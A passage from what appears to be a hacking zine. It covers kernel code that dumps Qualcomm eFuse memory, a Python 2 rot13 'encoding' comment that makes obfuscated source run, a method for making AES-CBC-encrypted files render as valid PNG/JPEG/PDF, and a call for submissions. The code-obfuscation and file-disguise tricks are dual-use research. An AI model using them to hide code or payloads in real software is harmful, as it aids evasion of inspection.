One last interesting tidbit though, one that will hopefully entice the reader to do something nifty. SoC and other hardware debugging is typically turned off with a blown fuse, but there exists a secondary fuse that turns this functionality back on for RMA and similar requests. Also, these fuses hold the blueprint for where and how Secure Boot 3.0 works as well as where the device should look for binary blobs to load during setup phases.


```
//------------------------------------------------------------
// Before we can crawl, we must have appendages
//------------------------------------------------------------
static int map_the_things (void) {
  uint32_t i;
  uint8_t stored_data_temp;
  //------------------------------------------------------------
  // Stage 1: Hitting the eFuse memory directly (this is not supposed to work)
  //------------------------------------------------------------
  pr_info("m0nk -> and we run until we read: %i lovely bytes\n", QFPROM_FUSE_BLOB_SIZE);

  for (i = 0; i < QFPROM_FUSE_BLOB_SIZE; i++) {
    stored_data_temp = readb_relaxed((QFPROM_BASE_MAP_ADDRESS + i));

    if (!stored_data_temp) {
      pr_info("m0nk -> location: , byte_number: %i, has no valid value\n", i);
      base_fuse_map[i] = 0;
    }else{
      pr_info("\tm0nk -> location: , byte_number: %i, has value: %x\n",
              i, stored_data_temp);
      base_fuse_values[i] = stored_data_temp;
      base_fuse_map[i] = 1;
    }
```

[7] Thanks Mudge!

```
  }

  stored_data_temp = 0;

  //-------------------------------------------------------------------
  // Stage 2: Hitting the eFuse shadow memory (this is supposed to work)
  //-------------------------------------------------------------------
  // for (i = 0; i < QFPROM_FUSE_BLOB_SIZE; i++) {
  //     stored_data_temp = readb_relaxed((QFPROM_SHADOW_MAP_ADDRESS + i));
  //     if (!stored_data_temp) {
  //             pr_info("m0nk -> location: , byte number: %i, has no valid value\n", i);
  //             shadow_fuse_map[i] = 0;
  //     }else{
  //             pr_info("\tm0nk -> location: , byte number: %i, has value: %x\n", i, stored_data_temp);
  //             shadow_fuse_values[i] = stored_data_temp;
  //             shadow_fuse_map[i] = 1;
  //     }
  // }

  return 0;
}


//-------------------------------------------------------------------
// Now we can crawl, and we do so blindly
//-------------------------------------------------------------------
static int dump_the_things (void) {
  // This should get populated with code to dump the arrays to a file for offline use.
  uint32_t i;

  pr_info("\n\nm0nk-> Known QF-PROM Direct Contents!\n");

  for (i = 0; i < QFPROM_FUSE_BLOB_SIZE; i++) {
    if (base_fuse_map[i] == 1)
      pr_info("m0nk -> offset: 0x%x (%i), has value: 0x%x (%i)\n",
              i, i, base_fuse_values[i], base_fuse_values[i]);
  }

  // pr_info("\n\nm0nk-> Known QF-PROM Shadow Contents!\n");

  // for (i = 0; i < QFPROM_FUSE_BLOB_SIZE; i++) {
  //     if (shadow_fuse_map[i] == 1)
  //             pr_info("m0nk -> offset: 0%xx, has value: 0x%x (%i)\n",
  //                       i, shadow_fuse_values[i], shadow_fuse_values[i]);
  // }

  return 0;
}
```

Writing a fuse is slightly more complex, but basically amounts to pushing a voltage to the eFuse for a specified duration in order for the fuse to blow. This feature is included in my complete fuse introspection tool, which will be available through Github soon.[8]

Have fun, break with caution and enjoy.



[8] https://github.com/monk-dot/DefusingTheDragon

10 Tales of Python's Encoding

by Frederik Braun

Many beginners of Python have suffered at the hand of the almighty `SyntaxError`. One of the less frequently seen, yet still not uncommon instances is something like the following, which appears when Unicode or other non-ASCII characters are used in a Python script.

```
SyntaxError: Non-ASCII character ... in ..., but no encoding declared;
see http://www.python.org/peps/pep-0263.html for details
```

The common solution to this error is to place this magic comment as the first or second line of your Python script. This tells the interpreter that the script is written in UTF8, so that it can properly parse the file.

```
# encoding: utf-8
```

I have stumbled upon the following hack many times, but I have yet to see a complete write-up in our circles. It saddens me that I can't correctly attribute this trick to a specific neighbor, as I have forgotten who originally introduced me to this hackery. But hackery it is.

10.1 The background

Each October, the neighborly FluxFingers team hosts `hack.lu`'s CTF competition in Luxembourg. Just last year, I created a tiny challenge for this CTF that consists of a single file called "`packed`" which was supposed to contain some juicy data. As with every decent CTF task, it has been written up on a few blogs. To my distress, none of those summaries contains the full solution.

The challenge was in identifying the hidden content of the file, of which there were three. Using the liberal interpretation of the PDF format,[9] one could place a document at the end of a Python script, enclosed in multi-line string quotes.[10]

The Python script itself was surrounded by weird unprintable characters that make rendering in command line tools like `less` or `cat` rather unenjoyable. What most people identified was an encoding hint.

```
 00000a0: 0c0c 0c0c 0c0c 0c0c 2364 6973 6162 6c65  ........#disable
 00000b0: 642d 656e 636f 6469 6e67 3a09 5f72 6f74  d-encoding:._rot
 ...
 0000180: 5f5f 5f5f 5f5f 5f5f 5f5f 5f5f 5f5f 5f5f  ________________
 0000190: 3133 037c 1716 0803 2010 1403 1e1b 1511  13.|.... .......
```

Despite the unprintables, the long range of underscores didn't really fend off any serious adventurer. The following content therefore had to be rot13 decoded. The rest of the challenge made up a typical crackme. Hoping that the reader is entertained by a puzzle like this, the remaining parts of that crackme will be left as an exercise.

The real trick was sadly never discovered by any participant of the CTF. The file itself was not a PDF that contained a Python script, but a python script that contained a PDF. The whole file is actually executable with your python interpreter!

Due to this hideous encoding hint, which is better known as a magic comment,[11] the python interpreter will fetch the codec's name using a quite liberal regex to accept typical editor settings, such as "vim: set fileencoding=foo" or "-*- coding: foo". With this codec name, the interpreter will now import a python file with the matching name[12] and use it to modify the existing code on the fly.

[9] As seems to be mentioned in every PoC||GTFO issue, the header doesn't need to appear exactly at the file's beginning, but within the first 1,024 bytes.

[10] `"""`This is a multiline Python string.
It has three quotes.`"""`

[11] See Python PEP 0263, Defining Python Source Code Encodings

[12] See `/usr/lib/python2.7/encoding/__init__.py` near line 99.

10.2 The PoC

Recognizing that `cevag` is the Rot13 encoding of Python's `print` command, it's easy to test this strange behavior.

```
% cat poc.py
#! /usr/bin/python
#encoding: rot13
cevag 'Hello World'
% ./poc.py
Hello World
%
```

10.3 Caveats

Sadly, this only works in Python versions 2.X, starting with 2.5. My current test with Python 3.3 yields first an unknown encoding error (the "rot13" alias has sadly been removed, so that only "rot-13" and "rot_13" could work). But Python 3 also distinguishes `strings` from `bytearrays`, which leads to type errors when trying this PoC in general. Perhaps `rot_13.py` in the python distribution might itself be broken?

There are numerous other formats to be found in the encodings directory, such as ZIP, BZip2 and Base64, but I've been unable to make them work. Most lead to padding and similar errors, but perhaps a clever reader can make them work.

And with this, I close the chapter of Python encoding stories. TGSB!

11 A Binary Magic Trick, Angecryption

by Ange Albertini and Jean-Philippe Aumasson


This PDF file, the one that you are reading right now, contains a magic trick. If you encrypt it with AES in CBC mode, it becomes a PNG image! This brief article will teach you how to perform this trick on your own files, combining PDF, JPEG, and PNG files that gracefully saunter across cryptographic boundaries.

Given two arbitrary documents S (source) and T (target), we will create a first file F_1 that gets rendered the same as S and a second file $F_2 = AES_{K,IV}(F_1)$ that gets rendered the same as T by respective format viewers. We'll use the standard AES-128 algorithm in CBC mode, which is proven to be semantically secure[13] when used with a random IV.

In other words, any file encrypted with AES-CBC should look like random garbage, that is, the encryption process should destroy all structure of the original file. Like all good magicians, we will cheat a bit, but I tell you three times that if you encrypt this PDF with an IV of `5B F0 15 E2 04 8C E3 D3 8C 3A 97 E7 8B 79 5B C1` and a key of "`Manul Laphroaig!`", you will get a valid PNG file.

11.1 When the Format Payload can Start at Any Offset

First let's pick a format for the file F_2 that doesn't require its payload to start right at offset 0. Such formats include ZIP, Rar, 7z, etc. The principle is simple:



First we encrypt S, and get apparent garbage $Enc(S)$. Then we create F_2 by appending T to $Enc(S)$, which will be padded, and we decrypt the whole file to get F_1. Thus F_1 is S with apparent garbage appended, and F_2 is T with apparent garbage prepended.

This method will also work for short enough S and formats such as PDF that may begin within a certain limited distance of offset 0, but not at arbitrary distance.

11.2 Formats Starting at Offset 0

We had it easy with formats that allowed some or any amount of garbage at the start of a file. However, most formats mandate that their files being with a magic signature at offset 0. Therefore, to make the first blocks of F_1 and F_2 meaningful both before and after encryption, we need some way to control AES output. Specifically, we will abuse our ability to pick the Initialization Vector (IV) to control exactly what the first block of F_1 encrypts to.

In CBC mode, the first 16-byte ciphertext block C_0 is computed from the first plaintext block P_0 and the 16-byte IV as

$$C_0 = Enc_K(P_0 \oplus IV)$$

where K is the key and Enc is AES. Thus we have $Dec_K(C_0) = P_0 \oplus IV$ and we can solve for

$$IV = Dec_K(C_0) \oplus P_0$$

As a consequence, regardless of the actual key, we can easily choose an IV such that the first 16 bytes of F_1 encrypt to the first 16 bytes of F_2, for any fixed values of those 2×16 bytes. The property is obviously preserved when CBC chaining is used for the subsequent blocks, as the first block remains unchanged.


So now we have a direct AES encryption that will let us control the first 16 bytes of F_2.

Now that we control the first block, we're left with a new problem. This trick of choosing the IV to force the encrypted contents of the first block won't work for latter blocks, and they will be garbage beyond our control.

[13] "IND-CPA" in cryptographers' jargon.

So how do we turn this garbage into valid content (that renders as T)? We don't. Instead, we use the contents of the first block to cause the parser to skip over the garbage blocks, until it lands at the ending region which we control. This trick is similar to the one I used to combine a PDF and JPEG in Section 3, and it's a damned important trick to keep handy for other purposes.

F2:



Let's take a look at some specific file formats and how to implement them with Angecryption.

11.2.1 Joint Photographic Experts Group

According to specification,[14] JPEG files start with a signature `FF D8` called "Start Of Image" (SOI) and consist of chunks called segments. Segments are stored as

$$\langle marker : 2\rangle\langle variablesize(data+2) : 2\rangle\langle data :?\rangle$$

In a typical JPEG file the SOI is followed by the APP0 segment that contains the JFIF signature, with marker `FF E0`. The APP0 segment is usually 16 bytes.

So we need to insert a COMment segment (marker `FF FE`) right after the SOI. As we know the size of S in advance, we can already determine the start of F_2, and then the AES-CBC IV. T will then contain the APP0 segment, and its usual JPEG content.

11.2.2 Portable Network Graphics

PNG files are similar to JPEGs, except that their chunks contain a checksum, and their size structure is four bytes long.

A PNG file starts with the signature "`\x89PNG\x0D\x0A\x1A\x0A`" and is then structured in TLV chunks.

$$\langle length(data) : 4\rangle\langle chunktype : 4\rangle\langle chunkdata :?\rangle\langle crc(chunktype + chunkdata) : 4\rangle$$

These are typically located right after the signature, where an IHDR (ImageHeaDeR) chunk usually starts.

For F_2 to be valid, we need to start with a chunk that will cover the $len(S) - 16$ garbage bytes of $Enc(S)$. We can give it any lowercase chunk type,[15] and luckily, at the end of the chunk type, we're right at the limit of 16 bytes, so no brute forcing of the next encrypted block is required.

At that point of F_2 the uncontrolled garbage portion may start. We then calculate its checksum, append it, then resume with all the chunks coming from T. Our F_2 is now composed of (1) a PNG signature, (2) a single dummy chunk containing $Enc(S)$, and (3) the T chunks that make up the meaningful image. This is a valid PNG file.

11.2.3 Portable Document Format

PDF may include dummy objects of any length. However, we need a trick to make the signature and the first object declaration fit in the first 16 bytes.

A PDF starts with "%PDF-1.5" signature. This signature has to be entirely within the first 1024 bytes of the file, and everything after the signature must be a valid PDF file. Because the uncontrolled portion of the file appears as a lot of garbage after the first block, it needs to be enclosed in a dummy stream object.

[14] JPEG File Interchange Format Version 1.02, Sept. 1, 1992

[15] If the first letter in the type field of a PNG block is lowercase, then that chunk will be ignored by the viewer, which interprets it as a custom dummy block.

```
1 0 obj
<< >>
stream
```

Unfortunately, the PDF signature followed by a standard stream object declaration take up 30 bytes. Choosing the IV only gives us 16 bytes to play with, so we must somehow compress the PDF header and opening of a stream object into slightly more than half the space it would normally take.

Our trick will be to truncate both the signature and the object declaration by inserting null bytes "`%PDF-\0obj\0stream`". The signature is truncated by a null byte,[16] and we also omit the object reference and generation, and the object dictionary. Luckily, this reduced form takes exactly 16 bytes, and still works!

Now the uncontrolled remainder of $Enc(S)$ will be ignored as a valid but unused stream object. We then only need the start of T to close that object, and then T can be a valid PDF. So F_2 is a valid PDF file, showing T's content.

11.3 Conclusion

Provided that the format of our source file tolerates some appended garbage, and that the file itself is not too big, we can encrypt it to a valid PNG, JPEG or PDF.

This same technique can work for other ciphers and file formats. Any block cipher will do, provided that its standard block size is big enough to fit the target header and a dummy chunk start. This means we need six bytes for JPEG, sixteen bytes for PDF and PNG.

An older cipher such as Triple-DES, which has blocks of eight bytes, can still be used to encrypt to JPEG. ThreeFish, which can have a block size of 64 bytes, can even be used to encrypt a PE. The first block would be large enough to fit the entire `DOS_HEADER`, which allows you to relocate the `NT_Headers` wherever you like, up to `0x0FFF_FFFF`.

So you could make a valid WAV file that, when encrypted with AES, gives you a valid PDF. That same file, when encrypted with Triple-DES, gives you a JPEG. Furthermore, when decrypted with ThreeFish, that file would give you a PE. You can also chain stages of encryption, as long as the size requirements are taken care of.

[16] This part of the trick was learned from Tavis Ormandy.

12 A Call for PoC

by Rt. Revd. Dr.Pastor Manul Laphroaig

Howdy, neighbor! Is that a fresh new PoC you are hugging so close? Don't stifle it, neighbor, it's time for it to see the world, and what better place to do it than from the pages of the famed International Journal of PoC or GTFO? It will be in a merry company of other PoCs big and small, bit-level and byte-level, raw binary or otherwise, C, Python, Assembly, hexdump or any other language. But wait, there's more—our editors will groom it for you, and dress it in the best Sunday clothes of proper church English. And when it looks proudly back at you from these pages, in the company of its new friends, won't that make you proud? So set that little PoC free, neighbor, and let it come to me, pastor@phrack.org!

12.1 PoC Contributions

Do this: Write an email telling our editors how to do reproduce *ONE* clever, technical trick from your research.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick reminder would do. Don't try to make it thorough or broad.

Do pick one quick, clever low-level trick and explain it in a few pages. Teach me how to patch 81-column support into `CMD.EXE`; teach me how to make a Turing-machine out of twigs and mud; or, teach me how to make a randomized bingo card as a PDF that never renders the same way twice. Show me how to hide steganographic messages with METAFONT so that a trained reader can pick out from the paper copy, or how to decode downlink data from the Voyager spacecraft. Don't tell me that it's possible; rather, teach me how to do it myself with the absolute minimum of formality and bullshit.

Like an email, we expect informal (or faux-biblical) language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

You can expect PoC||GTFO 0x04, our fifth release, to appear in print soon at a conference of good neighbors. We've not yet decided whether to include crayons, but you can be damned sure that it'll be a good read.